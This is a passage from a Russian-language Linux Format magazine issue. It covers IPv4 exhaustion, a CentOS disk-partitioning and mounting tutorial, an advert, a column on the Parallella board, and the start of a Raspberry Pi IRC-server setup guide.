Что будет, если убрать классические утилиты, вроде *grep* и *awk*? Или – оболочку? Или полностью избавиться от командной строки и оставить только графический интерфейс, как в MacOSX?

Ну, а если убрать ядро? Представьте, что вы запускаете портированные в *cygwin* версии всех этих классических инструментов, а также *LibreOffice*, *Chrome* и *GIMP* в Windows. Такое вполне возможно, и работа с ними будет похожа на Linux. Но будет ли это Linux без *fork()* и *exec()*, */dev* и */proc*? Напишите, что вы думаете.

chris.linuxformat@gmail.com

Эзотерическое системное администрирование из причудливых заворотов кишок серверной



Не купите ли /22?

2012-й может стать годом, когда исчерпаются IP-адреса.

Что общего у площади тропических лесов на планете и количества доступных адресов IPv4? Ответ: (1) и то, и другое тает, (2) и то, и другое опасно близится к нулю и (3) число тех, кто принимает контрмеры, недостаточно.

Выделение IP-адресов происходит по иерархической пищевой цепочке. В ее начале IANA [американская некоммерческая организация, управляющая пространствами IP-адресов Интернета, – прим. пер.] выдает блоки адресов пяти региональным регистраторам Интернета, а те, в свою очередь, локальным регистраторам, таким как провайдеры и университеты.

В феврале 2011 года IANA выделила региональным регистраторам пять последних блоков /8. Количество блоков, оставшихся у них на момент написания статьи, приведено в таблице внизу. Всего это составляет около 200 миллионов адресов. Вроде и много, но на практике – хватит лишь на несколько месяцев. Мы научились более экономно расходовать адреса IPv4, например,

с помощью NAT, а провайдеры даже наслаивают устройства NAT, чтобы выгадать на диапазонах адресов. Но NAT всегда были прищипкой, разрушавшей базовую концепцию Интернета о прямой адресации каждого узла. Кстати, некоторые назначенные, но не используемые диапазоны адресов можно восстановить и назначить снова, отложив полное истощение запасов еще на какое-то время. Интересно, скоро ли блоки адресов IPv4 начнут продавать на eBay?

Но настоящее решение – протокол IPv6. С длиной адреса в 128 бит он позволяет получить $3,4 \times 10^{38}$ адресов. Это почти по 60 миллионов на каждую бактериальную клетку планеты. Linux, как и многие крупные сайты, поддерживает сетевой стек IPv6 уже несколько лет, но провайдеры не спешат предоставить соответствующие сервисы. Хотелось бы знать, многие ли из вас пользуются внутренними сетями IPv6, и многим ли провайдеры обещали поддержку IPv6 в будущем. Напишите мне на chris.linuxformat@gmail.com.


Невыделенные адреса

Регистратор	Регион	Осталось блоков /8
AfriNIC	Африка	4.18
APNIC	Азия и Океания	0.92
ARIN	Северная Америка	3.17
LACNIC	Южная Америка	3.43

Что такое /8?

Регистраторы оперируют блоками IP-адресов, например, блоками /8 или блоками /22. Блок /22 – это блок адресов, первые 22 бита которых фиксированы. При том, что в IP-адресе 32 бита, оставшиеся 10 бит задают адреса внутри блока. Таковых 1024. В блоке /8 для адресации остается 24 бита – это около 16,8 млн адресов.

Используйте свободное ПО — сэкономьте годовой бюджет!



Операционная система GNU/Linux поможет вам с **наименьшими затратами** решить проблему лицензирования программного обеспечения, навсегда избавиться от компьютерных вирусов и повысить надежность вашей компьютерной сети.



**С нашей
помощью
вы сможете**

**Сконцентрироваться
на своем бизнесе,**
не отвлекаясь на вопросы
поддержки своей
ИТ-инфраструктуры



**Забывать о вирусах,
угрозах безопасности**
и необходимости
лицензирования
программного обеспечения



**Оптимизировать
затраты**
на лицензирование ПО
за счет максимально
возможного использования
свободного ПО

ГНУ/Линуксцентр предлагает:

- внедрение наиболее дружественных вариантов ОС GNU/Linux и прикладных решений на базе свободного ПО;
- абонентскую поддержку вашей сети;
- обучение сотрудников вашей компании.

Наш опыт внедрения свободного программного обеспечения в организациях различного профиля поможет выбрать **оптимальное сочетание свободного и коммерческого программного обеспечения**, подходящее именно для вашей компании, а также поможет избежать технических и организационных проблем при внедрении свободного ПО.

**Решите проблемы лицензирования ПО и поддержки
компьютерной сети с помощью профессионалов!**

Москва
+7 (499)

271-49-54

Санкт-Петербург
+7 (812)

309-06-86

Linux-эксперт для вашего бизнеса. www.linuxcenter.ru

Linux  center

Итак, вы хотите стать сисадмином?

Третья часть серии, которая превратит вас из новичка в звезду системного администрирования. На этот раз говорим об управлении жесткими дисками.

Месяц назад мы настраивали IP-сети на серверах Linux. Теперь рассмотрим основы управления хранилищами. Для начала добавим пустой новый диск, разобьем его на разделы, создадим на них файловые системы и подключим их к дереву файловой системы Linux.

Во всех статьях этой серии мы пользуемся CentOS 6.2. Если вы хотите следовать за мной (что я сильно советую), установите CentOS (можно и в виртуальную машину) в соответствии с описанием из первой статьи.

Одно из достоинств обучения на виртуальной машине в том, что в ней легко добавить новые диски, не прибегая ни к отвертке, ни к кредитной карте. И в *VMWare Workstation*, и в *VirtualBox* есть простой мастер добавления нового оборудования. Мой образ запущен в *VirtualBox*. Изначально в нем был один виртуальный жесткий диск на 20 ГБ (Linux знает его как `/dev/sda`), поэтому начнем с добавления второго виртуального диска объемом 10 ГБ; он получит имя `/dev/sdb`. Затем мы создадим на нем два раздела: один для `/home`, а второй для новой специальной папки, которую мы назовем `/bigdata`. Конечно, 10 ГБ по нынешним стандартам мелечь. Их достаточно для иллюстрации идеи (в чем и состоит наша цель), но в реальном мире к этим цифрам нужно приписать еще пару нулей.

➤ Для создания разделов с `fdisk` используются однобуквенные команды. Круто? Не очень. Надежно? Да!

```
# fdisk /dev/sdb
Building a new DOS disklabel with disk identifier 0xa53ad40a.
Changes will remain in memory only, until you decide to write them.
After that, of course, the previous content won't be recoverable.

Command (m for help): n
Command action
  e   extended
  p   primary partition (1-4)
p
Partition number (1-4): 1
First cylinder (1-1305, default 1):
Using default value 1
Last cylinder, +cylinders or +size{K,M,G} (1-1305, default 1305): +8G

Command (m for help): n
Command action
  e   extended
  p   primary partition (1-4)
p
Partition number (1-4): 2
First cylinder (655-1305, default 655):
Using default value 655
Last cylinder, +cylinders or +size{K,M,G} (655-1305, default 1305):
Using default value 1305

Command (m for help): p

Disk /dev/sdb: 10.7 GB, 10737418240 bytes
255 heads, 63 sectors/track, 1305 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0xa53ad40a

   Device Boot      Start         End      Blocks      Id System
/dev/sdb1            1           654     5253223+    83  Linux
/dev/sdb2           655        1305     5229157+    83  Linux

Command (m for help): w
The partition table has been altered!

Calling ioctl() to re-read partition table.
Syncing disks.
#
```

Проверяем, что это работает

В *VirtualBox* я добавил 10-ГБ диск к контроллеру SATA. После загрузки системы стоит проверить, что ядро обнаружило новое устройство. Поскольку устройство виртуальное, то вряд ли оно не будет работать, но мы все-таки проверим. Для этого получим содержимое буфера сообщений ядра командой `dmesg`, выделив нужные записи с помощью `grep`:

```
$ dmesg | grep SCSI
SCSI subsystem initialized
sd 3:0:0:0: [sdb] Attached SCSI disk
sd 2:0:0:0: [sda] Attached SCSI disk
$ dmesg | grep sdb
sd 3:0:0:0: [sdb] 20971520 512-byte logical blocks: (10.7 GB/10.0 GiB)
sd 3:0:0:0: [sdb] Write Protect is off
sd 3:0:0:0: [sdb] Mode Sense: 00 3a 00 00
sdb: unknown partition table
sd 3:0:0:0: [sdb] Attached SCSI disk
```

Для получения подробностей про `sdb` попробуйте ввести следующую команду:

```
$ dmesg | grep sdb
sd 3:0:0:0: [sdb] 20971520 512-byte logical blocks: (10.7 GB/10.0 GiB)
sd 3:0:0:0: [sdb] Write Protect is off
sd 3:0:0:0: [sdb] Mode Sense: 00 3a 00 00
sdb: unknown partition table
sd 3:0:0:0: [sdb] Attached SCSI disk
```

Заметьте, что ядро верно отображает объем диска, но жалуется на таблицу разделов – и неудивительно, потому что ее на диске еще нет.

Еще один способ проверить, что диск распознан – вывести список соответствующих устройств:

```
$ ls -l /dev/sd*
brw-rw----. 1 root disk 8, 0 Jul 19 22:15 /dev/sda
brw-rw----. 1 root disk 8, 1 Jul 19 14:31 /dev/sda1
brw-rw----. 1 root disk 8, 2 Jul 19 14:30 /dev/sda2
brw-rw----. 1 root disk 8, 16 Jul 19 22:15 /dev/sdb
```

Здесь мы видим, что на первом диске (`sda`) есть два раздела, а на втором их нет. С этого момента для выполнения большинства команд вам нужно войти в систему от имени суперпользователя `root`. Будьте осторожны! Можно сразу создать файловую систему на целом диске, но обычно сперва создаются разделы, а затем на них помещаются файловые системы. Существует несколько утилит для разбиения диска на разделы – некоторые описаны ниже в таблице. Я буду консерватором и выберу `fdisk`. Да, она неуклюжа, но освоив ее, пользоваться ею довольно просто. Наши

Утилиты для разбиения диска

Утилита	Описание
<code>fdisk</code>	Утилита командной строки, неуклюжая, но надежная. Понимает только традиционные таблицы разделов MSDOS.
<code>cfdisk</code>	Возможности аналогичны <code>fdisk</code> , но интерфейс – графический, запускаемый из терминала.
<code>parted</code>	Более современная утилита, способная создавать разделы различных типов. В частности, умеет создавать таблицы разделов GPT, требуемые для дисков свыше 2 ТБ.

действия по созданию разделов показаны на рисунке на стр. 58 – то, что вводит пользователь, выделено красным. Пройдемся по ним шаг за шагом:

- » В командной строке запустим **fdisk**, указав имя нового диска как аргумент. Здесь лучше обойтись без опечаток!
- » Попросим **fdisk** создать новый раздел (**n**), который должен был первичным (**p**). Пожелай мы на диске больше четырех разделов, пришлось бы знакомиться с расширенными и логическими разделами, но это не наш случай.
- » У нас спросят номер первого цилиндра. Просто примем значение по умолчанию – 1, чтобы наш раздел попал в начало диска.
- » У нас спросят номер последнего цилиндра. Вместо номера цилиндра можно указать размер раздела (5G – это 5 ГБ). Кстати, если вам интересно, что такое цилиндр, то на заре эпохи жестких дисков так назывались все дорожки заданного радиуса (на всех дисках), т.е. цилиндр – это область диска, доступная из данного положения считывающих головок. В современных дисках номера цилиндров имеют мало общего с физической геометрией диска, и цилиндр следует считать единицей выделяемых данных. *fdisk* сообщит вам число байт в цилиндре для вашего диска.
- » Повторим эти действия для создания второго раздела, но на сей раз для номеров первого и последнего цилиндра просто примем значения по умолчанию. Поэтому наш второй раздел начнется сразу после первого и продолжится до конца диска.
- » Теперь выведем таблицу разделов (**p**) и проверим, что она выглядит так, как мы ожидаем. Значения параметров **Start** [начало] и **End** [Конец] опять же задаются как номера цилиндров.
- » Наконец, запишем таблицу разделов на диск (**w**). До этого на диск ничего не писалось, а теперь уже настала точка невозврата. Кстати, *parted* записывает изменения на диск незамедлительно, а значит, менее терпима к опечаткам.

Мы вновь в командной строке. Проверим, что ядро знает о наших новых разделах:

```
# cat /proc/partitions
major minor #blocks name
8 0 20971520 sda
8 1 10240000 sda1
8 2 1024000 sda2
8 16 10485760 sdb
8 17 5253223 sdb1
8 18 5229157 sdb2
```

В некоторых системах нужно скомандовать **partprobe**, чтобы принудить ядро перечитать таблицу разделов. Если это не работает, попробуйте перезагрузить систему (но только в качестве последнего средства).

Создаем файловую систему

Можно ли теперь записывать файлы на новый диск? Не совсем: на каждом из разделов надо создать пустую файловую систему. Linux поддерживает большой диапазон файловых систем, но самый популярный вариант на данный момент – **ext4**.

Можно создать файловые системы на наших новых двух разделах так:

```
# mkfs.ext4 -L /home /dev/sdb1
# mkfs.ext4 -L /bigdata /dev/sdb2
```

Для опечаток опять же не время – постарайтесь не переформатировать раздел, где уже имеется файловая система! Отметим, что команда *mkfs* по мере своей работы выведет подробный отчет о параметрах файловой системы (здесь я его не привел). Я дал двум файловым системам метки **/home** и **/bigdata**. Это просто текстовые строки, но я следую соглашению, по которому в качестве метки используется имя точки монтирования. Позже вы поймете, почему.

Эти файловые системы не совсем пусты. На них есть каталог **lost+found**, который используется программой *fsck* (проверяющей

Идем дальше

Если у вас имеются предыдущие номера **LXF** (вы их коллекционируете, или вы подписчик и можете загрузить их с сайта), взгляните на учебник Джонатана Робертса по LVM в **LXF150**. LVM (Logical Volume Manager – менеджер логических томов) позволяет гораздо более гибко выделять дисковое пространство файловым системам и со временем их наращивать.

целостность файловой системы), если на диске найдутся файлы, лишенные ссылки. Этого может не произойти никогда, но советуем тем не менее оставить этот каталог в покое. При удалении его можно воссоздать командой **mklost-found**.

Прежде чем пользоваться новыми файловыми системами, нужно сделать еще одну вещь: смонтировать их в дерево файловой системы. У каждого раздела должна быть точка монтирования – каталог, к которому она подключается. Назвав раздел **bigdata**, создадим ему новехонькую точку монтирования:

```
# mkdir /bigdata
Теперь его можно смонтировать:
# mount /dev/sdb2 /bigdata
Ну вот, наша новая файловая система готова к употреблению. Чтобы в этом убедиться, скопируйте в нее пару файлов, например:
# cp /etc/*.conf /bigdata
```


С разделом **home** все немного сложнее, ведь у нас уже есть каталог **/home**, где уже имеются какие-то файлы. Во-первых, убедитесь, что в системе нет обычных пользователей, которые могут использовать файловую систему **/home**. Это проверяется командой **who**:

```
# who
root pts/0 2012-07-19 23:56 (192.168.1.72)
```

Как видите, в системе есть только суперпользователь **root** (в данном случае, подключенный по **ssh**), и мы можем продолжать. Нужно смонтировать новый раздел в каталог **/home** и скопировать туда исходное содержимое каталога. Сначала временно переименуем каталог **/home**:

```
# mv /home /home-temp
Теперь создадим новую точку монтирования:
# mkdir /home
```

»



» **Файл** – просто метафора хранилища, но за ней лежит несколько слоев реальности.

Если в системе включен SELinux (а в CentOS 6 он включен по умолчанию), также потребуется изменить контекст безопасности нового каталога:

```
# restorecon -v /home
```

Смонтируйте новый раздел как прежде:

```
# mount /dev/sdb1 /home
```

Теперь скопируйте (**ср**) все исходные файлы в новую файловую систему. Параметр **-a** означает, что скопируются все подкаталоги и сохранятся все атрибуты файлов:

```
# ср -a /home-temp/* /home
```

Наконец (предварительно проверив, что новый раздел работает нормально), удалите исходный каталог:

```
# rm -rf /home-temp
```

Готово. Наша файловая система **/home** переехала на новый раздел, и никто ничего не заподозрит.

Проверим командой **df**, что все смонтировалось правильно:


```
# df -h
```

Filesystem	Size	Used	Avail	Use%	Mounted on
/dev/sda1	9.7G	2.9G	6.3G	32%	/
tmpfs	504M	124K	504M	1%	/dev/shm
/dev/sdb	1 5.0G	140M	4.6G	3%	/home
/dev/sdb	2 5.0G	138M	4.6G	3%	/bigdata

➤ Если вам хочется поразить мышью, попробуйте разбить диск на разделы с **gparted**. На этом экранном снимке программа запущена в Ubuntu.

Монтирование навсегда

На самом деле это еще не все, так как наши команды **mount** влияют только на текущее ядро, и после перезагрузки изменения исчезнут. А перезагрузки – взглянем правде в глаза – бывают и в Linux. Чтобы сделать изменения «постоянными», нужно создать несколько записей в **/etc/fstab**. Я подробно описывал его содержание (в серии «Etccetera с иллюстрациями») в **LXF152-153**.



Зачем нужны разделы?

Вы можете спросить: зачем вообще нужны разделы? Почему нельзя поместить всю файловую систему на один большой раздел? Вот несколько веских причин этого не делать:

- Отделение пользовательских каталогов, таких как **/home**, от системных, таких как **/usr**, упрощает обновления системы.
- Разделы вводят жесткие квоты на использование файловой системы. Например, размещение **/home** и **/tmp** на отдельных разделах позволяет избежать заполнения всей файловой системы.
- Перенос некритичных файлов с корневого раздела повышает шансы на загрузку системы в случае частичного повреждения файловой системы. Однако некоторые каталоги, такие как **/etc**, **/bin**, **/dev** и **/lib**, обязаны быть в корневом разделе.
- Если у вас несколько жестких дисков, это в любом случае не один раздел.

Не буду повторяться – просто приведу строки, которые нужно добавить в **fstab**. Проще всего добавить две таких:

```
/dev/sdb1 /home ext4 defaults 0 2
```

```
/dev/sdb2 /bigdata ext4 defaults 0 2
```

Кстати, поосторожнее при редактировании этого файла. Ошибки в нем могут привести к отказу при загрузке системы. Здесь для идентификации разделов мы указываем имена устройств в Linux. Это прекрасно, если мы можем гарантировать, что при каждой загрузке системы ядро будет обнаруживать диски в одном и том же порядке (и, следовательно, давать им одни и те же имена). Но более надежный способ идентификации разделов – метки, использованные при создании файловых систем. Для этого изменим записи в **fstab** следующим образом:

```
LABEL=/home /home ext4 defaults 0 2
```

```
LABEL=/bigdata /bigdata ext4 defaults 0 2
```

Есть и третий способ идентификации раздела – универсальный идентификатор (UUID) – одно из тех жутких 128-битных чисел, уникальных в пределах Вселенной (насчет этого сомневаюсь...), которых вокруг пруд пруди. UUID назначается файловой системе автоматически при выполнении команды **mkfs**. Если, как я и рекомендовал, вы работаете в CentOS, вы увидите, что такие идентификаторы используются в **fstab** для корневого раздела и раздела подкачки. Метку и UUID тома покажет команда **dumpe2fs**:

```
# dumpe2fs /dev/sdb1 | head -3
```

```
Filesystem volume name: /home
```

```
Last mounted on: /home
```

```
Filesystem UUID: 4b4322f0-cc27-4d39-99d5-c9b3e7fb60a5
```

Для задания новой метки или изменения существующей пригодится команда **tune2fs**:

```
# tune2fs -L mynewlabel /dev/sdb1
```

На вопрос «У какого раздела такая-то метка?» ответит команда **findfs**:

```
# findfs LABEL=/home
```

```
/dev/sdb1
```

Итак, подведем итоги. Мы добавили новый диск, убедились, что ядро обнаружило его, разбили диск на разделы, создали на них файловые системы и подключили их к нашему дереву каталогов. Наконец, мы добавили записи в **fstab**, чтобы сделать эти изменения «постоянными». Вы можете пойти и дальше, например, экспортировав файловую систему **/bigdisk** с NFS. Я подробно описал это в **LXF160** и повторяться не буду.

Если у вас возникнут вопросы, пишите мне на chris.linuxformat@gmail.com, и я попробую помочь. Не обещаю ответить на все, но чем яснее формулировка проблемы, тем выше вероятность того, что я отвечу! **LXF**

Странности fstab

Заглянув в **fstab**, вы обнаружите там несколько загадочных записей для штук вроде **tmpfs**, **devpts**, **sysfs** и **proc**. Таким записям не соответствуют никакие каталоги на диске: это ненастоящие файловые системы, представляющие некоторые структуры данных ядра в виде файлов. Самые известные из них – **/proc** (содержит информацию

о запущенных в системе процессах) и **/sys** (содержит информацию об устройствах и драйверах для пользовательских программ). Трогать эти строки не рекомендуется!

Вы увидите те же файловые системы-загадки, выведя список смонтированных файловых систем командой **mount** без аргументов.

Наши эксперты помогут вам с любым приложением Linux!



ЕВГЕНИЙ БАЛДИН
Упомянул PostgreSQL на защите кандидатской диссертации по физике элементарных частиц.

Параллельное будущее

Я бы не стал увязывать эти вопросы так перпендикулярно.
Виктор Степанович Черномырдин

Популярный в народе сервис Kickstarter прославился как исправный поставщик игрушек – правда, в основном для мало-мальски платежеспособной аудитории. Ну и компания Adaptea предложила сообществу игру – технологическую, многопроцессорную, под Ubuntu и названием Parallella. Да, это пока слабенький концепт размером где-то с кредитную карту – без учета толщины, конечно, но с реальным вычислительно-ориентированным сопроцессором о 16 ядрах, объединенных в высокопроизводительную межъядерную сеть квадратно-гнездовым способом. Можно сказать, моделька суперкомпьютера.

Прежде чем применять суперкомпьютерные технологии на домашних машинах, надо с ними как следует «наиграться», изучить их слабые стороны и понять сильные. Процессоры Intel доминируют на рынке настольных ПК – свыше 80 %, и лишь телефонные процессоры составляют для них некое подобие угрозы. Скучно; вот порой и хочется одомашнить небольшой такой суперкомпьютер, вместо навязываемого x86-подхода.

Когда я пишу эту колонку, я еще не знаю, закончится ли рывок Adaptea на рынок удачей, но сама попытка совершенно зачетная.

P.S. Фирмы Intel и AMD с небольшой задержкой что-то там позаявили про свои продукты, поддерживаемые только альтернативной платформой. От этого еще больше хочется одомашнить суперкомпьютер.

E.m.Baldin@inp.nsk.su

В этом месяце вы научитесь...



Болтать через Pi 62

Компактный корпус Raspberry Pi скрывает большие амбиции. **Алекс Кокс** превращает его в IRC-сервер легким движением руки.



Осваивать необычное 66

Шашанк Шарма погружается в *Bash* и выныривает с необычными командами, весьма облегчающими жизнь.



Оцифровывать бумагу 70

Шуршите кипами листов, сделанных из убитых деревьев? **Нейл Ботвик** покажет вам, как перешвырять их в компьютер.



Атаковать компьютер 72

Наденьте вы белую шляпу, взломайте вместе с **Беном Эверардом** собственный компьютер – и научитесь себя защищать.



Зажигать огоньки 76

Вечно не хватает выводов Arduino? **Ник Вейч** вам покажет, как контролировать несколько светодиодов одним выходом.



Вникать в Erlang 80

Андрей Ушаков принимается за «больную» тему – взаимодействие, или синхронизацию, задачи. Куда же без нее...



Быть полиглотом 84

Майк Сондерс бойко составляет программы для одной и той же задачи аж на трех языках. Ты посмотри, какое небо звездное!



Проверять скорость 88

Не тормозит ли ваш компьютер? **Бьяджо Лучини** предоставляет вам инструмент сравнительного тестирования, чтобы это выяснить.

Пропустили номер?

Узнайте на с. 104, как получить его прямо сейчас!



Raspberry Pi: Как

Алекс Кокс создает сеть IRC с нуля и вдыхает в нее несколько нездоровую жизнь, причем всего в 224 МБ ОЗУ.



Наш эксперт

Алекс Кокс – заместитель главного редактора журнала PC Plus. Он пользуется IRC с того момента, как завел модем и начал регулярно получать счета за телефон на 200 фунтов.

Вы, вероятно, думаете, что Raspberry Pi – компьютер для обучения. А может быть, для вас это не более чем игрушка. В целом, и то, и другое справедливо – он прекрасно подходит для обеих этих целей. И обе мы сегодня охватим: и повеселимся, и поучимся. Но заодно и докажем, что RPi способен и на другую роль: (очень) маломощного сервера. Большинство этих технологий будут работать на любом компьютере, подключенном к Интернету, и вы сможете их применить, даже если у вас еще нет Pi.

В этой статье мы установим сервер IRC – классическое приложение со скромными системными требованиями, которое позволит другим подключиться к вашему Raspberry Pi, чтобы пообщаться, и получим массу дополнительных инструментов в придачу: от управления каналом, ником и памятками до искусных ботов, которые будут сидеть на сервере, поддерживая каналы активными, обучаясь (в некотором смысле) и говоря чепуху посетителям.

Начинаем

Для нашего урока советуем воспользоваться свежееустановленным (еще без дополнений) Raspbian, версией Debian для RPi. Мы выбрали его прежде всего потому, что необходимые нам программы уже протестированы в Debian для других ARM-платформ, таких как Squeezebox, поэтому не будет проблем с совместимо-

Так как для запуска сервера IRC нам не понадобится LXDE или другой графический интерфейс, для начала стоит убедиться, что сервер может работать «вслепую», т.е. без монитора и устройств ввода. По умолчанию SSH и сеть в Raspbian будут запущены, если вы не отключили их ранее, а IP-адрес Raspberry Pi вы узнаете от маршрутизатора. В этом случае перед переходом к следующему шагу нужно оставить все порты (кроме сетевого и, естественно, входа питания) пустыми.

Если IP-адрес узнать не удается, подключите монитор и клавиатуру для первичной настройки. Когда система загрузится, зайдите в систему с обычным логином и паролем (пользователь pi, пароль raspberry), выйдите из программы первоначальной настройки, если она открылась, затем попробуйте полинговать какой-нибудь сайт в Интернете для проверки, что сеть активна. После этого, чтобы узнать локальный адрес RPi, наберите **ip addr** в оболочке Raspberry Pi. Адрес запишите: он понадобится на следующем этапе.

Настройка

На любом подходящем компьютере с любой ОС откройте терминал. В Windows клиента SSH по умолчанию нет, поэтому скачайте PuTTY с сайта www.chiark.greenend.org.uk/~sgtatham/putty и воспользуйтесь им. Подключитесь с пользователем pi на записанный вами локальный IP-адрес – например, командой **ssh pi@192.168.1.100** или с помощью PuTTY, указав адрес, протокол SSH и порт 22.

Если у вас спросят пароль, значит, соединение установилось. С этого момента Raspberry Pi должен работать постоянно; в случае частых перезагрузок его адрес может меняться, тогда задайте статический IP-адрес – в чем вам поможет руководство на http://elinux.org/RPi_Setting_up_a_static_IP_in_Debian.

Установка

Зайдите в RPi с обычными логином и паролем, затем приступите к установке необходимых пакетов. Запустите команду:

```
sudo apt-get update
```

для обновления пакетов до последних версий, затем выполните команду:

```
sudo apt-get install ircd-hybrid
```


для установки последней версии ARM-совместимого сервера Hybrid IRC. При установке будет создан новый пользователь – irc – с ограниченными правами, и затем от его имени будет запущен сервер. Это самый простой сервер IRC из тех, что нам попадались; конечно, есть и другие, например, *inspircd*, *ratbox*, *dancer* и *rage*, но ни один из них не развернуть так быстро. Проверьте работу сервера: установите пакет *irssi* (клиент IRC для командной строки), запустите программу и наберите **/join 127.0.0.1** для подключения к серверу IRC на Raspberry Pi. Наберите **/exit** для возврата в терминал.

Следующий этап долгий и нудный, и мы не поможем вам его сократить. Надо открыть файл настройки Hybrid и заполнить его всей необходимой информацией о вашей сети. Во-первых, по неизвестной причине файлы настройки Hybrid находятся

«Образ диска Wheezy можно скачать с официального сайта Raspberry Pi.»

стью. Образ диска Wheezy можно скачать с официального сайта Raspberry Pi (www.raspberrypi.org/downloads) или взять с DVD этого номера. Его установка описывалась в предыдущих статьях о Raspberry Pi – обращайтесь к ним за более подробными объяснениями. Вкратце, вам нужно записать образ диска на SD-карту утилитой *dd* или установщиком ARM Fedora (он работает с любыми образами дисков). Обязательно измените размеры разделов на своей карте, чтобы использовать все доступное место.

➤ Обязательно укажите полный путь до файла *TCL* для *egg-fu*. Он находится сверху справа.



СОЗДАТЬ IRC-ЧАТ

в каталоге, доступ к которому по умолчанию запрещен, и нужно выполнить команду

```
sudo chmod 755 /etc/ircd-hybrid/
```

чтобы открыть доступ. Затем скопируйте

```
sudo nano /etc/ircd-hybrid/ircd.conf
```

для открытия файла (или откройте его в другом редакторе); все параметры, которые нужно задать, снабжены подробными комментариями, и проблем быть не должно. Обязательно прочтите все, так как в файле есть строка, которую нужно раскомментировать перед запуском сервера.

Обратите особое внимание на раздел Operator – в нем задают люди с реальной властью на сервере. В идеальном случае это, конечно, исключительно вы. Сохраните файл настройки, выйдите из него и выполните команду:

```
mkpasswd <your intended pass>
```

чтобы сгенерировать зашифрованный пароль. Вернитесь в конфигурационный файл и найдите раздел Operator. Измените строку user на user = ****@127.0.0.1** – это означает, что только вошедший на сервер с этого локального компьютера может получить права настоящего оператора. Созданный зашифрованный пароль вставьте в поле password.

Сервисы

Теперь пора установить пакет services. К сожалению, в Wheezy нет поддержки *hybserv*, сервисного движка *ircd-hybrid* по умолчанию. В процессе написания статьи мы не раз пытались скомпилировать его из исходников, но напрасно, и вместо этого обратились к стороннему компоненту сервисов: Анопе. Его тоже придется компилировать из исходников, но он по крайней мере работает.

Для начала создадим свежий подкаталог, например, **anope**, в домашнем каталоге и загрузим в него архив Анопе командой

```
wget http://sourceforge.net/projects/anope/files/anope-stable/Anope%201.8.7/anope-1.8.7.tar.gz
```

Распакуем его командой

```
tar xvfz anope-1.8.7.tar.gz
```

и перейдем в созданный каталог. В Анопе есть скрипт настройки. Наберите **./Config** для его запуска и внимательно рассмотрите параметры. Вообще-то есть все шансы, что подойдут и параметры по умолчанию, но стоит убедиться, что значения верны для вашей системы. По завершении работы скрипта наберите **make** и отойдите заварить себе чашечку чая. Когда команда закончит работу, выполните

```
sudo make install
```

